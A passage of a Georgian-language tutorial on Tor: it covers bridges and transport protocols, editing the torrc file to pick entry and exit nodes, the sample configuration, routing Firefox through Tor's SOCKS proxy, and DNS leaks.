გადადით ჰამბურგერ მენიუზე ☰ ბრაუზერის მარჯვენა ზედა კუთხეში აამუშავეთ Options და გადადით Tor ზე, აარჩიეთ Bridge და შემდეგ გადადით Select a built-in bridge და გვერდზე მოთავსებული ჩამოსაშლელი სიიდან აარჩიეთ ტრანსპორტის პროტოკოლი.




სამწუხაროდ ტრანსპორტის პროტოკოლი მუდმივად უნდა იცვლებოდეს რადგან თუ ის აღმოაჩინეს დაბლოკავენ.


საქმე იმაშია რომ, ტრანსპორტის პროტოკოლი ცდილობს თავისი პაკეტები დაამსგავსოს სხვადასხვა ბრაუზერის სტანდარტულ პაკეტებს, ან მოახერხოს რომ ისეთი IP მისამართი გამოიყენებს რომლის დაბლოკვაც რთულია. მაგალითად, თუ იყენებს IP მისამართს რომელიც Amazon-ს ან Google-ს ოჯახს მიეკუთვნება ძნელი იქნება, ასეთი მისამართების დაბლოკვა რადგან მაშინ საჭირო საიტებსაც დაბლოკავენ. რაც მიმსგავსებას შეეხება, სამწუხაროდ, ტრანსპორტის პროტოკოლი ვერასოდეს მოახერხებს ზუსტად მიამსგავსოს პაკეტები სტანდარტული პაკეტებს, შესაბამისად თუ ვინმემ იცის რას ეძებს ადვილია ასეთი პაკეტების აღმოჩენა. ე.ი როგორც კი დაიწყებენ პაკეტების ანალიზს, აღმოაჩენენ რომ Tor-ს იყენებთ, და თუ ეს ისჯება მაშინ ჯობია ასეთი მეთოდები არ გამოიყენოთ. როგორც უკვე აღვნიშნეთ, ამას ჯობია Tor, VPN-ის ან SSH-ის გავლით გამოიყენოთ, ცხადია თუ ესენიც არ არიან დაბლოკილი.

Torrc საკონფიგურაციო ფაილი.

Tor ბრაუზერის კონფიგურაცია ხდება ე.წ. Torrc ფაილით . Windows-ში ეს ფაილი განთავსდება \Desktop\Tor Browser\Browser\TorBrowser\Data\Tor საქაღალდეში.



თუ ამ ფაილს Notepad-ით გახსნით მიიღებთ:



Apple კომპიუტერებზე ამ ფაილის მისამართი იგივეა, მარჯვნივ უნდა დააჭიროთ Tor-ის პიქტოგრამას და გადახვიდეთ Show Package Content-ზე და შემდეგ მოძებნეთ იგივე მისამართზე რაც ზემოთ Windows-სთვის მოვიყვანეთ.


Linux-ზე იგივე ფაილი ასე გამოიყურება

თუ ამ ფაილს ვერ პოულობთ უბრალოდ search-ბრძანებით მოძებნეთ Torrc.

ამ ფაილის გამოყენების შესასწავლად გამოიყენეთ სახელმძღანელო ბმულზე https://2019.www.torproject.org/docs/tor-manual.html.en. აქ ნახავთ ბრძანებებს და ზოგად პარამეტრებს, მათი განსაზღვრის წესებს.

Tor ასევე გაძლევთ მაგალითის ფაილს, ამ ფაილს იპოვით ბმულზე https://gitweb.torproject.org/tor.git/tree/src/config/torrc.sample.in. ეს ფაილი შეიცავს კარგ მაგალითებს და კომენტარებს.

ბმულზე https://2019.www.torproject.org/docs/faq.html.en#ChooseEntryExit იპოვით მოკლე სახელმძღვანელოს ბრძანებების აღწერით.



ჩვეულებრივ ამ ფაილის რედაქტირებისას მომხმარებლები ცვლიან შემავალი და გამავალი კვანძების ქვეყნებს. ამ კვანძების შესაცვლელად უნდა შეიყვანოთ ქვეყნების ISO კოდები რომლებსაც ვიკიპედიაზე https://en.wikipedia.org/wiki/ISO_3166-1_alpha-2 იპოვნით. თუ მაგალითად ფაილში ჩაწერთ

EntryNodes {de}


მაშინ Tor გამოიყენებს შემავალ გერმანულ კვანძებს. ხოლო

ExitNode {GB}


კი გამოიყენებს დიდ ბრიტანეთში მოთავსებულ გამავალ კვანძებს.

ასევე შეგიძლიათ გამოიყენოთ სპეციფიური კვანძები ამისათვის

EntryNodes $Fingerprint ბრძანება უნდა გამოიყენოთ, სადაც Fingerprint არის შესაბამისი კვანძის თითის ანაბეჭდი. თითის ანაბეჭდის საპოვნელად კი მოძებნეთ კვანძის სახელი კონსენსუსში. შემდეგ გადადით Relay Search (torproject.org) -ზე და მოძებნეთ კვანძი სახელით. მაგალითად მე მოვძებნე კვანძები რომელთა სახელებიც შეიცავენ tor-ს და მივიღე:



თუ კვანძის სახელზე დააჭერთ, გამოსულ ფანჯარაში დაინახავთ ამ კვანძის თითის ანაბეჭდს.



მაგალითად თუ შეიყვანთ:


ExitNode 903FC06858A6BF81ECC2788062C8C6F617C87CF0

თქვენი კავშირის გამავალი კვანძი გახდება ეს კვანძი.

იმ შემთხვევებში როცა გინდათ რომ გვერდი აუაროთ მთავრობის კონტროლს, გადაერთეთ კვანძზე იმ ქვეყანაში სადაც ეს მთავრობა კვანძს ვერ გააკონტროლებს. თუმცა თუ ვინმე კორელაციით შეტევას ახორციელებს და საკუთარი კვანძები აქვს, ერთი კვანძის ასე დაფიქსირება შეიძლება უარესი იყოს. Tor მარშრუტებს არჩევს მათი დატვირთულობის მიხედვით, თუ რამე მარშრუტს დააფიქსირებთ ალბათ ადვილი დასანახი იქნებით, შესაბამისად მარშრუტების ფიქსირება არ არის რეკომენდებული.


Torrc ფაილში შეტანილი ცვლილებები რომ ამუშავდეს Tor Browser უნდა გადატვირთოთ.

ეხლა კი განვიხილოთ სამაგალითო ფაილი რომლიც ადრეც ვახსენეთ. ეს ფაილი მოთავსებულია ბმულზე https://www.udemy.com/course/the-complete-cyber-security-course-anonymous-browsing/learn/lecture/5431370?start=360#overview



ამ ფაილის ყოველი სტრიქონი იწყება # სიმბოლოთი, ორი # სიმბოლოთი იწყება კომენტარები, ანუ ბრძანების მოკლე ახსნა. ხოლო ერთი # სიმბოლოთი იწყება ბრძანებები. # სიმბოლო გამოიყენება კომენტარის გასაკეთებლად, ანუ Tor Browser მათ არ აამუშავებს. თუ # სიმბოლოს წაუშლით ბრძანებას Torcc ფაილში მაშინ ეს ბრძანება ამუშავდება.

მაგალითად მე-18-ე სტრიქონი Tor-ს ეუბნება რომ გახსნას Socks Proxy პორტი 9050. რომელიც გამოიყენება ყველა პროგრამების მიერ რომ კავშირი დაამყაროს Tor-ის გამოყენებით. ხოლო სტრიქონი 19 კი მიაბამს მას 192.168.0.1 IP მისამართს. SOCSPort 0 ნიშნავს რომ ამუშავებთ კვანძს, მაგრამ თქვენ თვითონ არ იყენებთ ამ კავშირს რაც იშვიათად ხდება.




სტრიქონები 26, 27 და 28 მიიღებენ ან დაბლოკავენ კავშირებს გარკვეული IP მისამართებისაგან. სინტაქსი საკმაოდ ცხადია, სტრიქონ 26 ში შეგიძლიათ განსაზღვროთ IP მისამართების ქვე-ქსელი როგორც ეს ნახატზეა ნაჩვენები. ხოლო სტრიქონი 28 კი დაბლოკავს ყველა IP მისამართს.

სტრიქონები 38 - 44 საშუალებას იძლევიან ჩაწეროთ შეტყობინებების ჟურნალი. ხოლო სტრიქონი 40 საშუალებს იძლევა ძალიან დაწვრილებითი ჟურნალი აწარმოოთ, რომელიც შეცდომების დასაჭერად გამოიყენება. სტრიქონი 42 კი ჟურნალის ჩანაწერებს გააგზავნის Syslog-ზე. გაითვალისწინეთ რომ, ჟურნალის წარმოება არ არის კარგი აზრი, განსაკუთრებით თუ არის შესაძლებლობა რომ თქვენ კომპიუტერი გამომძიებლებმა შეამოწმონ.

სტრიქონები 57 -59 საშუალებას აძლევენ სხვადასხვა პროგრამას დისტანციაზე აკონტროლონ Tor. ცხადია საჭირო იქნება ვინაობის გარკვევა, ამის გაკეთება cookie-ს საშუალებით ხდება.

თუ გინდათ რომ იქონიოთ დამალული საიტი, ანუ .onion მისამართიანი ბნელი ქსელის საიტი, მაშინ სტრიქონები 72 – 77 მოგცემენ საშუალებას დაიწყოთ ასეთი საიტის შექმნა.



სტრიქონები 79 ის შემდეგ კი წარმოადგენენ კვანძს შექმნის და მუშაობის ბრძანებებს.

როგორც ხედავთ 84 სტრიქონში შეგიძლიათ განსაზღვროთ პორტი რომელზეც Tor მოახდენს კავშირს. Tor-ს არ აქვს ფიქსირებული პორტები და უკავშირდება ნებისმიერ პორტს რომელიც დირექტორიაშია განსაზღვრული. ბევრი კვანძი მუშაობს პორტ 80, 443, ან 9001-ზე, თუმცა როგორც ხედავთ ამ სტრიქონში ნებისმიერი პორტის განსაზღვრა შეგიძლიათ.

სტრიქონ 94-ში განისაზღვრება თქვენი კვანძის DNS სახელი, 103-ში შეგიძლიათ განსაზღვროთ ზედმეტსახელი,

შემდეგ ბევრი სხვადასხვა საშუალებაა მოცმული კავშირის მოცულობის კონტროლისათვის.

სტრიქონები 188 – 226 განსაზღვრავენ გამავალი კვანძს პარამეტრებს.

ხოლო ბოლო სტრიქონები (228-252) საშუალებას გაძლევენ შექმნათ ხიდი.

თუ გახსნით ფაილს Torcc-defaults ეს ფილი გიჩვენებთ თუ როგორ არის კონფიგურირებული Tor როცა მას ჩამოტვირთავთ. ამ ფაილის შეცვლა არ არის რეკომენდებული, ყოველთვის უნდა შეცვალოთ Torcc ფაილი.

აქ შევეცადეთ ძალიან მოკლედ განგვეხილა როგორ ხდეა Torcc ფილის გამოყენება. გაითვალისწინეთ რომ ამ ფაილის შეცვლა არ ღირს თუ ზუსტად არ იცით რას აკეთებთ. არასწორმა ცვლილებებმა შეიძლება ბევრი სირთულე შეგიქმნათ. თანაც შეეცადეთ რომ თუ კვანძს ამუშავებთ არ ამუშაოთ თქვენ პერსონალურ კომპიუტერზე.


სხვა პროგრამების მუშაობა Tor-ის გავლით.

Tor-ის გავლით პროგრამების მუშაობა არ არის რთული და ვისაც პროქსი სერვერი ერთხელ მაინც დაუყენებია ან გამოუყენებია არ გაუჭირდება. საქმე იმაშია რომ Tor-ის დაყენებისას თქვენ კომპიუტერზე ყენდება პროქსი სერვერი. ფაქტიურად, საჭიროა იმ პორტის ცოდნა რომელსაც Tor პროქსი უსმენს, შემდეგ პროგრამაში პროქსის პარამეტრების დაყენება და პროქსის პორტის განსაზღვრა. ამის შემდეგ კი ყოველი პროგრამისათვის რომელიც ამ პროქსით უნდა სარგებლობდეს უნდა შექმნათ კავშირის წესი.


თუ გინდათ რომ სხვა პროგრამები Tor-ის გავლით ამუშაოთ ძალიან ფრთხილად უნდა იყოთ. საქმე იმაშია რომ Tor Browser- ისეა შექმნილი რომ მონაცემებმა არ გაჟონოს. სამწუხაროდ ყველა პროგრამა ასე არ იქცევა. მაგალითად, ელ-ფოსტის გაგზავნა Tor-ის გავლით შესაძლებელია, მაგრამ თუ შემდეგ თქვენი ელ-ფოსტის პროგრამა, პროქსის გვერდის ავლით, პირდაპირ DNS მოთხოვნას გააგზავნის, ცხადია გამოგააშკარავებთ. სამწუხაროდ ასეთი გაჟონვები არ არის იშვიათობა.

პორტის ნომრის გასაგებად კი Command Prompt-ში შეგიძლიათ აკრიფოთ `netstat -a` დაინახავთ ყველა კავშირებს და მათ პორტებს, თანაც ნახავთ რომ ზოგი პორტი სმენის რეჟიმშია. სწორედ ასეთი სმენის რეჟიმში მყოფი პორტი გვჭირდება.

როგორც წესი უნდა დაინახოთ პორტები 9151 და 9150, რომელთაგან 9151 წარმოადგენს საკონტროლო პორტს ხოლო, 9150 სმენის რეჟიმშია. იმისათვის რომ პროგრამას კავშირმა გაიაროს პროქსი სერვერი, პროგრამას ეს პორტი უნდა მიუთითოთ. მაგალითად Firefox-ით რომ Tor-ის გავლით შევუერთოთ ინტერნეტს. გახსენით Firefox და გადადით ჰამბურგერ მენიუზე, Options-ზე




სულ ბოლოში იპოვით Network Settings. დააჭირეთ Settings ღილაკს. და გახსნილ ფანჯარაში აარჩიეთ Manual proxy configuration და Socs Host-ში შეიყვანეთ IP მისამართი 127.0.01 და პორტი 9150



დააჭირეთ OK-ს და სულ ეს არის.

დახურეთ options ფანჯარა და იმის შესამოწმებლად რომ ნამდვილად Tor-ს უერთდებით ბრაუზერში აკრიფეთ მისამართი https://check.torproject.org/. წესით უნდა დაინახოთ:



რაც ნიშნავს რომ, Firefox Tor-ის გავლით მუშაობს. საინტერესო ის არის რომ თქვენი Tor ბრაუზერი და Firefox ბრაუზერი Tor-ის სხვადასხვა მარშრუტებს იყენებენ. რაც კარგად განაცალკევებს მონაცემებს და თვალთვალს გაართულებს. თუმცა, მონაცემთა სრული დაცალკევებისათვის უკეთესია სხვადასხვა კომპიუტერების გამოიყენება.

როცა პროგრამებს Tor-ის გავლით ამუშავებთ, არ არის გარანტირებული რომ მთელი კავშირი პროქსის გავლით წავა. პროგრამამ შეიძლება რაღაც კავშირები შექმნას პროქსის გარეშეც. ამის კარგი მაგალითია DNS მოთხოვნები, რომელსაც ბევრი პროგრამა პროქსის გაუვლელად აგზავნის. ასეთ კავშირებს გაჟონვას უწოდებენ. ცხადია ეს ცუდია რადგან ერთმა ასეთმა პაკეტმაც კი შეიძლება გასცეს თქვენი IP მისამართი. Tor-ს აქვს გაჟონვის შემოწმების საშუალებები. Torrc ფაილში შეიძლება შეიყვანოთ `TestSocks 1` რომელიც ტესტირებას დაიწყებს, კავშირის ჩანაწერები უნდა გააგზავნოთ ჟურნალში პროექტის ეს ბმული 